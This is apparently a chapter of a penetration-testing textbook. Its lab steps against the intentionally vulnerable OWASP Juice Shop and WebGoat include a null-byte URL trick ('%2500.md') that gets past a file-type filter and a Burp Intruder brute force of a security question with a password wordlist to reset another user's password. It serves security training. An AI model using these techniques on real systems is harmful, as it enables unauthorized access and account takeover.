

17

Advanced Website Penetration Testing

As you progress along your cybersecurity journey, you will encounter a lot of malpractice, such as administrative oversights, technical misconfigurations, and procedural weaknesses, within organizations that often lead to their systems and networks being compromised by a threat actor. As an aspiring ethical hacker and penetration tester, you must test for everything that's within your penetration testing scope, even if it's something you think is very minor within the IT industry. Many organizations use default user accounts, default configurations, outdated applications, unsecure network protocols, and so on. Being able to compromise the easiest security vulnerability within a web application is all it takes sometimes to gain a bigger doorway into the organization.

In this chapter, you will learn how to discover security vulnerabilities within a vulnerable web application. You will learn how the security risk increases when organizations deploy their web applications with vulnerable and outdated components, poorly configured authentication mechanisms, integrity, vulnerability, and monitoring issues, server-side flaws, and database-side security vulnerabilities.

In this chapter, we will cover the following topics:

- Identifying vulnerable and outdated components
- Exploiting identification and authentication failures
- Understanding software and data integrity failures
- Exploring server-side request forgery
- Understanding security logging and monitoring failures
- Understanding cross-site scripting
- Automating SQL injection attacks
- Performing client-side attacks

Let's dive in!

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux: <https://www.kali.org/get-kali/>
- Windows 10 Enterprise: <https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise>
- Burp Suite: <https://portswigger.net/burp>
- OWASP Juice Shop: <https://owasp.org/www-project-juice-shop/>

Identifying vulnerable and outdated components

As aspiring ethical hacker and penetration testers, we often think all organizations take a strict approach to implementing solutions using best practices and ensuring their IT infrastructure has the latest patches and secure configurations. However, there have been many organizations that have been compromised by threat actors due to vulnerabilities found on their web applications and components on servers.

Using vulnerable and outdated components simply means an organization is using unsupported applications and components, as in they are no longer supported by the vendor, which increases the security risk of a potential cyber-attack. Furthermore, if organizations do not frequently perform security testing on their web applications to discover new security flaws, they are left open to new and emerging cyber-attacks and threats.

In the following exercise, you will learn how to use Burp Suite to discover and exploit broken access control within a vulnerable web application such as the **Open Web Application Security Project (OWASP) Juice Shop**. To get started, please follow these steps:

1. Ensure that your **Kali Linux** machine is powered on and the **OWASP Juice Shop** Docker instance is running. Open a **Terminal** and use the following commands to start the OWASP Juice Shop Docker container:

```
kali@kali:~$ sudo docker run --rm -p 3000:3000 bkimminich/juice-shop
```

2. On Kali Linux, open Firefox and go to **OWASP Juice Shop Score Board**. Then, use the filter to display only **Vulnerable Components** attacks to view all the

challenges, as shown below:




Figure 17.1: Score board



For this exercise, ensure you are not logged in as a user on the web application.

3. We will be looking into completing the **Legacy Typosquatting** challenge to demonstrate the security risks and how they can be exploited.
4. Next, on Kali Linux, open your web browser, such as Firefox, and go to `http://localhost:3000/ftp`, as shown here:




Figure 17.2: Hidden directory

5. As shown in the preceding snippet, the FTP directory is easily accessible without any security controls such as user authentication. In addition, there are interesting files stored in this directory.
6. Next, click on the `package.json.bak` file to view its contents and determine the list of packages being used by the OWASP Juice Shop web application:





Figure 17.3: File contents

7. As shown in the preceding snippet, the web browser is unable to open the file type.
8. Next, use the following custom URL within your web browser to convert the file into a readable text file:

```
http://localhost:3000/ftp/package.json.bak%2500.md.
```

9. The web browser will enable you to download and open the converted file using a text editor:

A terminal window with a green border showing the output of the command 'cat /home/kali/Downloads/package.json.bak%00.md'. The output is a JSON object representing a package for 'juice-shop'. It includes fields for name, version (6.2.0-SNAPSHOT), description, homepage, author, contributors (a list of names), and a 'private' flag set to true.

```
kali@kali:~$ cat /home/kali/Downloads/package.json.bak%00.md
{
  "name": "juice-shop",
  "version": "6.2.0-SNAPSHOT",
  "description": "An intentionally insecure JavaScript Web Application",
  "homepage": "http://owasp-juice.shop",
  "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
  "contributors": [
    "Björn Kimminich",
    "Jannik Hollenbach",
    "Aashish683",
    "greenkeeper[bot]",
    "MarcRler",
    "agrawalarpit14",
    "Scar26",
    "CaptainFreak",
    "Supratik Das",
    "JuiceShopBot",
    "the-pro",
    "Ziyang Li",
    "aaryan10",
    "m4llc3",
    "Timo Pagel",
    "..."
  ],
  "private": true,
```

Figure 17.4: Listing file contents

10. As shown in the preceding snippet, the `package.json.bak` file contains a list of all the packages being used by the web application. It's important to re-search each package that you can see within this list and determine whether anything seems to be abnormal, such as an outdated version and known security vulnerabilities from trusted online sources.
11. Research the `epilogue-js` package to identify where the web application is running an outdated or vulnerable version of the software package, as shown here:




Figure 17.5: Researching a potential vulnerability

12. While researching this package, you will eventually find evidence indicating this package is not what it seems to be and that it's a vulnerable component of the web application.
13. To complete this challenge, go to the `/complain` or `/contact` page and report the issue by inserting the name of the vulnerable component within the **Comment** field and submit your feedback:



A screenshot of the OWASP Juice Shop web application. The header shows the OWASP Juice Shop logo and navigation icons. The main content area displays a 'Customer Feedback' form. The form has a title 'Customer Feedback' and a subtitle 'Author'. The 'Author' field contains the text 'anonymous'. The 'Comment' field contains the text 'epilogue.js'. Below the comment field is a character count 'Max. 160 characters' and '11/160'. There is a 'Rating' section with a green progress bar. Below the rating is a CAPTCHA question 'CAPTCHA: What is 7-4-8?' and a 'Result' field containing '-5'. At the bottom of the form is a 'Submit' button with a right-pointing arrow.

Figure 17.6: Feedback page



To learn more about vulnerable and outdated components, please see the official OWASP documentation at https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/.

Having completed this section, you have learned about the security risks that are involved when using vulnerable components within a web application and how to discover these security flaws. In the next section, you will learn about the security risks involved in working with identification and authentication failures.

Exploiting identification and authentication failures

Sometimes, a web application may not be configured to handle user authentication and allows unauthorized users, such as threat actors, to gain access to restricted resources. If a web application authentication mechanism is poorly designed, then threat actors can perform various types of attacks, such as brute

force, password spraying, and credential stuffing, and use default user credentials as a way to gain access to the web application and web server. Sometimes, web administrators use default configurations, default user accounts, and even weak passwords, which simplify the attack that's being performed by the threat actor.

Therefore, during a web application penetration test, it's important to test for identification and authentication failures and determine whether the web application can be exploited due to such failures. In the following sub-section, you will learn how to test authentication failures on a vulnerable web application.

Discovering authentication failures

In this exercise, you will learn how to use Burp Suite on Kali Linux to test a web application such as OWASP Juice Shop to discover and exploit broken access control security vulnerabilities.

To get started with this exercise, please follow these steps:

1. Ensure your **Kali Linux** machine is powered on and the **OWASP Juice Shop** Docker instance is running, by using the following commands:

```
kali@kali:~$ sudo docker run --rm -p 3000:3000 bkimminich/juice-shop
```

2. Using **Firefox** on Kali Linux, go to OWASP Juice Shop Score Board and use the filter to display only **Broken Authentication** attacks to view all the challenges, as shown below:




Figure 17.7: Score board

3. We will be looking into completing the **Reset Jim's Password** challenge to demonstrate the security risks and how they can be exploited.



For this exercise, ensure you are not logged in as a user.

4. Next, go to the home page of OWASP Juice Shop, click on the products that have been found on the main page, read the reviews, and look for Jim's email address, as shown below:



Figure 17.8: Inspecting a page

5. Once you've found Jim's email address, let's attempt to change the password by clicking on **Account** | **Login** | **Forgot your password**:





Figure 17.9: Resetting password


6. As shown in the preceding screenshot, the password reset page is formatted similarly to most modern web applications. The user must provide their email address (which enables the web application to validate whether the email address is registered or not), a security question (which also helps the web application validate the identity of the user), and finally, fill in the fields to enter a new password.
7. Next, enter Jim's email address within the **Email** field and click within the **Security Question** field to view Jim's security question, as shown below:



The screenshot shows a 'Forgot Password' web form. It has a dark grey background with white text. The form includes an 'Email *' field with the value 'jim@juice-sh.op' and a help icon. Below it is a 'Security Question *' field with the value 'Your eldest siblings middle name?' and a help icon. This field is highlighted with an orange border. Below the security question is a red error message: 'Please provide an answer to your security question.' Below that are 'New Password *' and 'Repeat New Password *' fields, both with a character count of '0/20'. A toggle switch for 'Show password advice' is also present. At the bottom is a 'Change' button with a pencil icon.

Figure 17.10: Identifying the security question

8. As shown in the preceding screenshot, the security question is very common, and a lot of users will set the right answer. This is a security flaw as there are many wordlists on the internet that contain common names of people. If you set a common name, a threat actor may be able to generate or download a wordlist from the internet and attempt to spray all the names against the input field of the web application.
9. Next, ensure **FoxyProxy** is set to use Burp Proxy's configurations. Then, start the **Burp Suite** application and ensure **Intercept** is turned on to capture web request messages.
10. On the **Forgot Password** page, enter a random answer for **Security Question** such as `123456`, set a password, and click **Change**:



The image shows a 'Forgot Password' form on a dark background. It contains four input fields: 'Email *' with the value 'jim@juice-sh.op', 'Security Question *' with a masked input and a red box containing '123456', 'New Password *' with a masked input and a red box containing 'qwerty1', and 'Repeat New Password *' with a masked input and a red box containing 'qwerty1'. Below the password fields is a message 'Password must be 5-40 characters long.' with a '7/20' character count. At the bottom is a toggle switch for 'Show password advice' and a 'Change' button with a pencil icon.

Figure 17.11: Inserting random input

11. This action will enable the web browser to send HTTP messages to the web application, which allows Burp Suite to capture the HTTP request.
12. On Burp Suite, the Intercept proxy will capture the **HTTP POST** message, which contains the data you are sending to the web application. Right-click on the HTTP POST message and send it to **Intruder**:




Figure 17.12: Sending to Intruder

13. As shown in the preceding screenshot, Burp Suite was able to capture the **HTTP POST** message, which contains the data that was inserted into the web form, such as the email address, the answer to the security question, and the new password. Sending the HTTP message to Intruder allows you to perform online password attacks against the user input fields of a web application.
14. Next, select the **Intruder** tab and click on **Clear** to clear all the placement positions in the HTTP code.
15. Next, in the HTTP code, highlight the answer value (123456) and click on the **Add** button to insert a new position:




Figure 17.13: Payload placeholder

16. As shown in the preceding screenshot, the string 123456 is enclosed with the \$ symbol. Any value enclosed with the \$ symbol identifies a position in the HTTP request where **Intruder** will be able to inject a password.
17. Next, click on the **Payloads** tab. Under **Payload sets**, select **Payload type** and set it to **Runtime file**, as shown below:




Figure 17.14: Payload set and type

18. On the same **Payloads** tab, under **Payload Settings [Runtime file]**, click **Select file**, attach the /usr/share/wordlists/rockyou.txt wordlist, and click on **Start attack**:




Figure 17.15: Wordlist file

19. Lastly, **Intruder** will inject all the words from the wordlist into the injection position and provide an HTTP status code indicating the result for each word. Filter **Status** code to display **HTTP Status code 200**, as shown here:




Figure 17.16: Identifying a possible answer

20. As shown in the preceding screenshot, **HTTP Status code 200** indicates a successful connection and the associated payload is **Samuel**. This means that **Samuel** is the correct answer to the secret question. Make sure you reset the password and complete the challenge on OWASP Juice Shop.



To learn more about identification and authentication failures, please see the official OWASP documentation at

https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/.

Having completed this section, you have learned how authentication failures can lead to easy access to a user's account on a vulnerable web application. In the next section, you will learn about software and data integrity failures.

Understanding software and data integrity failures

This type of security risk focuses on web applications that cannot protect their assets and data against integrity-based attacks. Imagine a threat actor leveraging a security flaw within a web application by uploading their custom malicious patch to a distribution system. If the distribution does not provide integrity checking on the malicious patch, it can be distributed to clients' systems, causing the malware to be spread across the internet.

Hence, failure to verify the integrity of a file or data means there's no checking whether the file or data is accurate, complete, and consistent. Implementing integrity-checking measures such as hashing algorithms enables users and systems to verify the integrity of a file or data before and after transmission.



To learn more about software and data integrity failures, please see the official OWASP documentation at

https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/.

In the next section, you will learn about the security flaws in server-side request forgery.

Exploring server-side request forgery

Server-side request forgery (SSRF) is a security vulnerability that's found within web applications that allows a threat actor to retrieve resources from other systems on the network via the vulnerable web application. For instance, threat actors can gain unauthorized access to resources, perform data exfiltration and remote code execution, and even bypass security controls on a targeted web appli-

cation. Imagine you're a threat actor and you've discovered a vulnerable web application that allows you to proxy your attacks to other systems on the same network connection, allowing you to perform port scanning and file retrieval.

SSRF is possible when a web application does not validate and sanitize the user-supplied URL during the HTTP request messages. For instance, implementing strict policies for validating all user input against a whitelist of permitted IP addresses or permitted domains. These whitelists can be used to specify the allowed destination for any outgoing requests from the server that's hosting the web application.

If a threat actor can perform SSRF on a web application that is accessible over the internet, the threat actor can leverage the security flaw and bypass the firewall, **access control lists (ACLs)**, and other security controls implemented by the organization.

In the following lab exercise, you will discover the security risks involved when using a web application that allows SSRF. To get started with this exercise, please use the following instructions:

1. Power on your **Kali Linux** virtual machine, open the Terminal, and use the following commands to download and run the **WebGoat** Docker container:

```
kali@kali:~$ sudo docker run --rm -p 8081:8080 webgoat/webgoat
```

2. WebGoat is an intentionally vulnerable web application that enables ethical hacker and penetration testers to practice their skills.
3. After the WebGoat Docker image is running, open Firefox and go to the following URL to access WebGoat's login page:
`http://localhost:8081/WebGoat/login`
4. The following screenshot shows the login page; create a new user account and log in:

